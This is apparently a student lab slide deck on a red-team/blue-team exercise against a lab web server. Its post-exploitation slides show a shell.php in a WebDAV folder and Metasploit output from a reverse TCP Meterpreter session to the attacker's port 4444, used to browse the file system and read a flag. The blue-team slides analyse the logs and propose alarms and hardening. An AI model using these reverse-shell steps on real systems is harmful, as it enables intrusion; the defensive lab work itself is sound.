
# Post-Exploitation: Accessing WebDAV from the Web Server

03



# Post-Exploitation: Accessing WebDAV from the Web Server

04



The screenshot shows a web browser window with the address bar displaying `192.168.1.105/webdav/`. The page title is "Index of /webdav - Mozilla Firefox". The browser's address bar also shows the URL `192.168.1.105/webdav/`. The page content displays the "Index of /webdav" directory listing. The listing includes a table with columns: Name, Last modified, Size, and Description. The table lists three items: "Parent Directory" (a directory icon), "passwd.day" (a file icon), and "shell.php" (a file icon). The "passwd.day" file was last modified on 2019-05-07 18:19 and is 43 bytes in size. The "shell.php" file was last modified on 2021-07-21 03:07 and is 1.1K in size. Below the table, the text "Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80" is visible.

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">passwd.day</a>	2019-05-07 18:19	43	
<a href="#">shell.php</a>	2021-07-21 03:07	1.1K	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

# Post-Exploitation: Opening the PHP File

05

The screenshot displays a web browser window and a terminal window. The browser window shows the index of a webdav directory at 192.168.1.105. The terminal window shows a Metasploit session where a reverse TCP handler is started, a stage is sent, and a Meterpreter session is opened.

**Index of /webdav**

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-
<a href="#">passwd.day</a>	2019-05-07 18:19	43	-
<a href="#">shell.php</a>	2021-07-25 01:36	2.2K	-

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

**Shell No. 4**

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:52554)
    at 2021-07-24 19:11:36 -0700

meterpreter >
```

# Exploitation: Remote Code Execution

01

## Tools & Processes


- **Tool**
  - Meterpreter
- **Processes**
  - The victims VM connect remotely to the attackers VM using port 4444.

02

## Achievements

- The meterpreter leverages the ability for a shell on the target.
- The meterpreter session allows for full access to the file system on the target host.

03



```
meterpreter > -help
[-] Unknown command: -help.
meterpreter > ls
Listing: /var/www/webdav
=====


Mode                Size      Type       Last modified        Name
----                -
100777/rwxrwxrwx    43       file      2019-05-07 11:19:55 -0700 passwd.dav
100644/rw-r--r--   1113     file      2021-07-20 20:07:33 -0700 shell.php

meterpreter > cd /
meterpreter > ls
Listing: /
=====

Mode                Size      Type       Last modified        Name
----                -
40755/rwxr-xr-x      0       dir      2020-05-20 12:05:57 -0700 bin
40755/rwxr-xr-x      0       dir      2020-06-27 23:13:04 -0700 boot
40755/rwxr-xr-x    3840     dir      2021-07-20 18:29:43 -0700 dev
40755/rwxr-xr-x    4096     dir      2020-06-30 23:29:51 -0700 etc
100644/rw-r--r--     16       file      2019-05-07 12:15:12 -0700 flag.txt
40755/rwxr-xr-x    4096     dir      2020-05-19 10:04:21 -0700 home
100644/rw-r--r--   57982894 file      2020-06-26 21:50:32 -0700 initrd.img
100644/rw-r--r--   57977666 file      2020-06-15 12:30:25 -0700 initrd.img.old
40755/rwxr-xr-x    4096     dir      2018-07-25 16:01:38 -0700 lib
40755/rwxr-xr-x    4096     dir      2018-07-25 15:58:54 -0700 lib64
40700/rwx-----   16384    dir      2019-05-07 11:10:15 -0700 lost+found
40755/rwxr-xr-x    4096     dir      2018-07-25 15:58:48 -0700 media
40755/rwxr-xr-x    4096     dir      2018-07-25 15:58:48 -0700 mnt
40755/rwxr-xr-x    4096     dir      2020-07-01 12:03:52 -0700 opt
40555/r-xr-xr-x      0       dir      2021-07-20 18:29:23 -0700 proc
40700/rwx-----    4096     dir      2020-05-21 16:30:12 -0700 root
40755/rwxr-xr-x     900     dir      2021-07-20 18:50:33 -0700 run
40755/rwxr-xr-x   12288    dir      2020-05-29 12:02:57 -0700/sbin
40755/rwxr-xr-x    4096     dir      2019-05-07 11:16:00 -0700 snap
40755/rwxr-xr-x    4096     dir      2018-07-25 15:58:48 -0700 srv
100600/rw-----  2065694720 file      2019-05-07 11:12:56 -0700 swap.img
40555/r-xr-xr-x      0       dir      2021-07-20 18:29:25 -0700 sys
41777/rwxrwxrwx    4096     dir      2021-07-20 18:29:50 -0700 tmp
40755/rwxr-xr-x    4096     dir      2018-07-25 15:58:48 -0700 usr
```

# Post-Exploitation: Remote Code Execution

01




The screenshot shows a Kali Linux desktop environment with a terminal window titled 'Shell No. 5'. The terminal displays a directory listing for the root directory (/) and the output of a 'cat flag.txt' command. The directory listing shows various system directories and files, including bin, boot, dev, etc, flag.txt, home, initrd.img, initrd.img.old, lib, lib64, lost+found, media, mnt, opt, proc, root, run, sbin, snap, srv, swap.img, sys, tmp, usr, vagrant, var, vmlinuz, and vmlinuz.old. The file permissions and sizes are also listed for each entry.

```
Listing: /
=====
Mode                Size      Type    Last modified      Name
----                -
40755/rwxr-xr-x    4096     dir     2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x    4096     dir     2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x    3840     dir     2021-07-20 18:29:43 -0700  dev
40755/rwxr-xr-x    4096     dir     2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--    16       fil     2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x    4096     dir     2020-05-19 10:04:21 -0700  home
100644/rw-r--r--    57982894 fil     2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--    57977666 fil     2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x    4096     dir     2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x    4096     dir     2018-07-25 15:58:54 -0700  lib64
40700/rwx-----    16384    dir     2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x    4096     dir     2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x    4096     dir     2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x    4096     dir     2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x    0         dir     2021-07-20 18:29:23 -0700  proc
40700/rwx-----    4096     dir     2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x    900      dir     2021-07-20 18:56:33 -0700  run
40755/rwxr-xr-x    12288    dir     2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x    4096     dir     2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x    4096     dir     2018-07-25 15:58:48 -0700  srv
100600/rw-----    2065694720 fil     2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x    0         dir     2021-07-20 18:29:25 -0700  sys
41777/rwxrwxrwx    4096     dir     2021-07-20 18:29:50 -0700  tmp
40755/rwxr-xr-x    4096     dir     2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x    4096     dir     2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x    4096     dir     2019-05-07 11:16:46 -0700  var
100600/rw-----    8380064  fil     2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-----    8380064  fil     2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
bing0w@5h1sn@m0
meterpreter >
```






# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan



**What time did the port scan occur?**

- 02:14:30 hrs.

**How many packets were sent and from what IP address?**

- Approximately 5,000 packets were sent and observed on the initial port scan. The second chart indicates source IP address is 192.168.1.90.



# Analysis: Identifying the Port Scan (cont.)



**What indicates that this was a port scan?**

- High volume of traffic in a short period of time. At a rate of 600 hits per second in this particular case.
- On the next slide: the log indicates that a single event started and ended at the same 0.001 of a second.


# Analysis: Identifying the Port Scan (cont.)

---

```
destination.ip      192.168.0.181
# destination.port   80
t ecs.version        1.5.0
t event.action        network_flow
t event.category      network_traffic
t event.dataset       flow
# event.duration      0.0
event.end            Jul 21, 2021 @ 02:13:40.336
t event.kind          event
event.start          Jul 21, 2021 @ 02:13:40.336
flow.final           false
t flow.id             EAz/////AP/////CAwAAAHqAC1wKgBW1AA16+zBAAAAAAAAA
t host.name           Kali
# network.bytes       56B
t network.community_id 1:uv3wY+1AVrbHHB5L8eIP3pQdHzg=
# network.packets     1
t network.transport    tcp
t network.type         ipv4
# source.bytes        56B
source.ip            192.168.1.90
```


---

# Analysis: Finding the Hidden Directory




What time did the request occur?

- 02:34:50 hrs.



# Analysis: Finding the Hidden Directory (cont.)

HTTP status codes for the top queries [Packetbeat] ECS



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	77,630
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

Export: Raw Formatted

**How many request were made?**

- 77,630 requests

**What files were requested?**

- /connect\_to\_corp\_server

**What did it contain?**

- The file contained instruction to connect to the webdav server.

# Analysis: Uncovering the Brute-Force Attack

---

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder/	77,630
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	2

Export: Raw  Formatted 

**How many requests were made in the attack?**

- There was a total of 77,632 requests.

**How many requests had been made before the attacker discovered the password?**

- A total of 77,630 requests before getting the password to access secret file.

# Analysis: Finding the WebDAV Connection

## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/webdav	70
http://192.168.1.105/webdav/shell.php	13
http://192.168.1.105/webdav/passwd.dav	10
http://192.168.1.105/webdav/	2

Export: [Raw](#)  [Formatted](#) 

**How many requests were made to this directory?**

- There was a total of 2 requests made to /webdav/

**Which files were being requested?**

- shell.php
- passwd.dav



# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

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## Alarm

### **Recommendation:**

- Set IDS/IPS alarm to detect when ports are being scanned from a single remote source.

### **Threshold:**

- Set threshold to trigger if 10 ports in 0.0005 seconds are scanned.

## System Hardening

- Closed all ports that are unused.
  - Implement port filtering.
  - Use a firewall to redirect open ports to a “Honeypot” or to empty hosts.
-



# Mitigation: Finding the Request for the Hidden Directory

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## Alarm

### **Recommendation:**

- If the company is persistent on maintaining hidden directory. Set IDS/IPS alarm for HTTP status codes 200 (ok) and 401 (unauthorized) detection. Being that this is a hidden directory, notification of all access is critical.

### **Threshold:**

- Set threshold to trigger at 1 for any attempted login.

## System Hardening

- Remove accessibility to secret or sensitive files from web server application.

# Mitigation: Preventing Brute Force Attacks

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## Alarm

### **Recommendation:**

- Set IDS/IPS alarm for HTTP status code 401 (unauthorized) detection.

### **Threshold:**

- Set threshold to trigger at 10 login attempts per minute

## System Hardening

- Implement Multi-Factor Authentication.
- Page rate limit.
- Whitelist IP addresses for authorized users.

# Mitigation: Detecting the WebDAV Connection

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## Alarm

### **Recommendation:**

- If the company is persistent on using and maintaining WebDav connections. Set IDS/IPS alarm to detect every single time the webdav is being unauthorized accessed by a IP address.

### **Threshold:**

- Set threshold to trigger at 1.

## System Hardening

Remove WebDAV access from web server.

There are more secure serviced that can be implemented,

- FTP/S, SFTP, HTTPS
- Active Directory & LDAP
- Secure SSL Encryption
- Two-Factor Authentication

# Mitigation: Identifying Reverse Shell Uploads

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## Alarm

### **Recommendation:**

- Set IDS/IPS alarm for HTTP status code 201 (created) and POST request on web server detection with file type .php.

### **Threshold:**

- Set threshold to trigger at 1.

## System Hardening

- Ensure uploaded files cannot be executed.
  - Validate file format and extensions.
  - Disabling or removing any PHP capabilities.
-

*The  
End*